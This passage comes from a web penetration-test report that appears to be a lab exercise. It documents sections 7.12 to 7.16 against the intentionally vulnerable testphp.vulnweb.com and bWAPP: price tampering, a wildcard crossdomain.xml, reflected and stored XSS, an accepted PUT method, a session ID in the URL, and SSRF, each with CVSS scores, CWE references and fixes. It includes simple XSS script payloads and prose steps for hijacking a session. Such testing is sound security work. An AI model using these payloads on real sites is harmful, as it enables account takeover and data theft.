the price of this item is: $500


add this picture to cart

Contact Us | ©2019 Acunetix Ltd

Firstly here we have a amount of $500
Now by capturing the request in burpsuite we can manipulate the price



Now after capturing the request we have manipulated the cost of the product



Finally we were able to manipulate the cost of the product

7.12 Vulnerability : Insecure Cross-Domain Policy (Wildcard Access in crossdomain.xml)

- **SECURITY INSIGHT :**

The application exposes an insecure Flash cross-domain policy at `/crossdomain.xml`. The policy allows any domain to access resources on the application server with the following directive:

<allow-access-from domain="*" to-ports="*" secure="false"/>

This configuration permits Flash or Silverlight content hosted on **any external domain** to interact with this application's data and services — without authentication or encryption.


Attackers can host a malicious Flash app on their own server and issue authenticated cross-domain requests (e.g., using victim's session cookies). This results in unauthorized access, CSRF-like attacks, or full account compromise.

- **CVSS Score**: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N (8.1)
- **CWE / OWASP Associated References:**
  - CWE-942: Permissive Cross-domain Policy with Untrusted Domains
  - CWE-264: Permissions, Privileges, and Access Controls
  - OWASP A05:2021 – Security Misconfiguration
- **SECURITY IMPLICATIONS:**
  - Full read/write access from any external domain via Flash
  - Allows attacker-controlled domains to impersonate legitimate users
  - Sensitive data (e.g., personal info, tokens, financials) can be stolen
  - Session hijacking or CSRF-like behavior without victim interaction
  - Completely bypasses same-origin policy (SOP)
  - Enables port scanning or access to internal APIs and services
- **RECOMMENDED SECURITY MEASURESS :**
  - Delete `crossdomain.xml` if Flash/Silverlight is not in use
  - Never use wildcard (`*`) in `domain` or `to-ports` attributes
  - Use strict whitelisting of trusted domains only
  - Set `secure="true"` to enforce HTTPS communication
  - Validate and log cross-origin requests on the server
- **ASSOCIATED REFERENCES :**
  - CWE-942: https://cwe.mitre.org/data/definitions/942.html
  - OWASP Flash Cross-Domain Policy Risk: https://owasp.org/www-community/attacks/Flash_Cross-Domain_Policy

TARGETED ENDPOINT:

http://testphp.vulnweb.com/crossdomain.xml

- **PROOF OF EXPLOITATION :**





7.13 Vulnerability : Cross-Site Scripting (XSS) – Reflected & Stored


- **SECURITY INSIGHT :**
  The web application is vulnerable to both Reflected and Stored Cross-Site Scripting (XSS):
  Reflected XSS is found in the `cat` parameter of `listproducts.php`, where untrusted input is immediately echoed back into the page without sanitization. Example payload:
  http://testphp.vulnweb.com/listproducts.php?cat=<script>alert(1)</script>
  Stored XSS is present in the `guestbook.php` feature. Here, malicious JavaScript entered in the comment fields is permanently stored in the backend and executed whenever any user visits the guestbook page.
  These vulnerabilities allow attackers to inject arbitrary JavaScript, which executes in the browser of anyone viewing the affected pages.
- **CVSS Score**: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N (8.0)
- **CWE / OWASP Associated References:**
  - CWE-79: Improper Neutralization of Input During Web Page Generation (XSS)
  - OWASP A03:2021 – Injection
- **SECURITY IMPLICATIONS:**
  - Stealing session cookies or tokens
  - Keylogging and browser exploitation
  - Session hijacking or defacing pages
  - Launching phishing attacks using trusted domain
  - Performing actions on behalf of other users
- **RECOMMENDED SECURITY MEASURESS:**
  - Escape all user input using HTML entity encoding
  - Use secure templating engines that auto-escape output
  - Apply server-side validation and client-side sanitization
  - Implement Content Security Policy (CSP) to restrict inline scripts
- **ASSOCIATED REFERENCES :**
  - CWE-79: https://cwe.mitre.org/data/definitions/79.html
  - OWASP XSS Guide: https://owasp.org/www-community/attacks/xss/


- TARGETED ENDPOINT:
  - Reflected XSS: http://testphp.vulnweb.com/listproducts.php?cat=<script>alert(1)</script>
  - Stored XSS: http://testphp.vulnweb.com/guestbook.php

PROOF OF EXPLOITATION:









guestbook
showimage.php (JPEG Im
sql injection payloads - G
testphp.vulnweb.com/guestbook.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Our guestbook
07.09.2025, 6:00 pm
<script> alert('you are hacked')</script>
add message
testphp.vulnweb.com
you are hacked
OK
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.

7.14 Vulnerability : Misconfigured PUT Method on /artists.php

- **SECURITY INSIGHT :**
  The server accepts HTTP PUT requests on the endpoint `/artists.php`, even though the functionality is not designed to handle such requests.
  This misconfiguration exposes unnecessary HTTP methods, and may allow attackers to interact with the application logic in unintended ways. While this does not lead to file upload or RCE directly, it violates best practices for HTTP method handling and could lead to injection, parameter confusion, or chaining vulnerabilities
- CVSS Score: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:H/A:L (8.2)
- **CWE / OWASP Associated References:**
  - CWE-668: Exposure of Resource to Wrong Sphere
  - CWE-749: Exposed Dangerous Method or Function
  - OWASP A05:2021 – Security Misconfiguration
- **SECURITY IMPLICATIONS :**
  - Application logic accepting PUT requests may be abused
  - Could be chained with injection flaws like SQLi (parameter = artist)
  - Exposes internal logic paths to the public
  - Increased attack surface — attacker can try fuzzing unintended behaviors
- **RECOMMENDED SECURITY MEASURESS :**
  - Block all unsupported HTTP methods using web server rules (e.g., Apache/Nginx config)
  - Return 405 Method Not Allowed for PUT, DELETE, TRACE, etc.
  - Implement input validation regardless of HTTP method used
  - Monitor and alert on unexpected methods in WAF or logs
- **ASSOCIATED REFERENCES :**
  - CWE-749: https://cwe.mitre.org/data/definitions/749.html
  - OWASP HTTP Method Hardening: https://owasp.org/www-project-secure-headers/#http-methods
- **Targeted Endpoint:**
  PUT /artists.php?artist=1

- **PROOF OF EXPLOITATION :**



7.15 Vulnerability : Session Management – Session ID Exposed in URL


- **Security Insight:** The application includes the session identifier (PHPSESSID, JSESSIONID, etc.) in the URL (e.g., https://example.com/dashboard?sid=abcd1234). An attacker can:

  View, share, or intercept session IDs through browser history, logs, or referrers.

  Modify the session ID in the URL and gain unauthorized access to another user's account if session validation is weak.
  In this case, you were able to manually change the session ID and gain access to another user's session, confirming a Session Fixation/Session Prediction vulnerability.
- **CVSS Score**: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N (8.1)
- **CWE / OWASP Associated References:**
  - CWE-598: Information Exposure Through Query Strings in GET Request
  - OWASP A07:2021 – Identification and Authentication Failure
- **IMPACTS :**
  - Allows session hijacking if URL is leaked
  - Breaks session confidentiality and integrity
  - Easily exploited through shared URLs, logs, referers
  - Can lead to unauthorized access and privilege abuse
- **RECOMMENDED SECURITY MEASURESS :**
  - Never include session IDs in URLs
  - Use secure HTTP cookies (`Set-Cookie`) with:
    - HttpOnly
    - Secure
    - SameSite attributes
  - Implement short session timeouts and inactivity expiration
  - Regenerate session IDs on login and privilege escalation
  - Use HTTPS site-wide to prevent MITM attacks
- **ASSOCIATED REFERENCES :**
  - CWE-598: https://cwe.mitre.org/data/definitions/598.html
  - OWASP Session Management Guide: https://owasp.org/www-project-cheat-sheets/cheatsheets/Session_Management_Cheat_Sheet.html
- **TARGETED ENDPOINT:**

  http://192.168.204.137/bWAPP/smgmt_sessionid_url.php?PHPSESSID=0781bbee1c5272cecdd952168c856049

PROOF OF EXPLOITATION :




firstly we have logged into abc user and copied user's php session id details now we logged into bee user and there we have pasted the sessionid of abc and we are able to login into the abc account from bee user itself

7.16 Vulnerability : Server-Side Request Forgery (SSRF) via file Parameter

- **SECURITY INSIGHT :**
  Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.
  In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems. This could leak sensitive data, such as authorization credentials.
- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N (8.6)
- **CWE / OWASP Reference:**
  CWE-918: Server-Side Request Forgery (SSRF)
  OWASP Top 10: A10 – Server-Side Request Forgery
- **SECURITY IMPLICATIONS:**
  A successful SSRF attack can often result in unauthorized actions or access to data within the organization. This can be in the vulnerable application, or on other back-end systems that the application can communicate with. In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.
  An SSRF exploit that causes connections to external third-party systems might result in malicious onward attacks. These can appear to originate from the organization hosting the vulnerable application.

- **RECOMMENDED SECURITY MEASURESS :**
  - Strictly validate and sanitize user input
  - Allow only whitelisted file paths or internal asset URLs
  - Block all outbound HTTP requests if not required
  - Use allowlists, DNS pinning, and internal segmentation
  - Disable unnecessary libraries like `allow_url_fopen` in PHP
- **ASSOCIATED REFERENCES :**
  OWASP: https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/
  - CWE-918: https://cwe.mitre.org/data/definitions/918.html
  - PortSwigger SSRF Academy: https://portswigger.net/web-security/ssrf

PROOF OF EXPLOITATION :

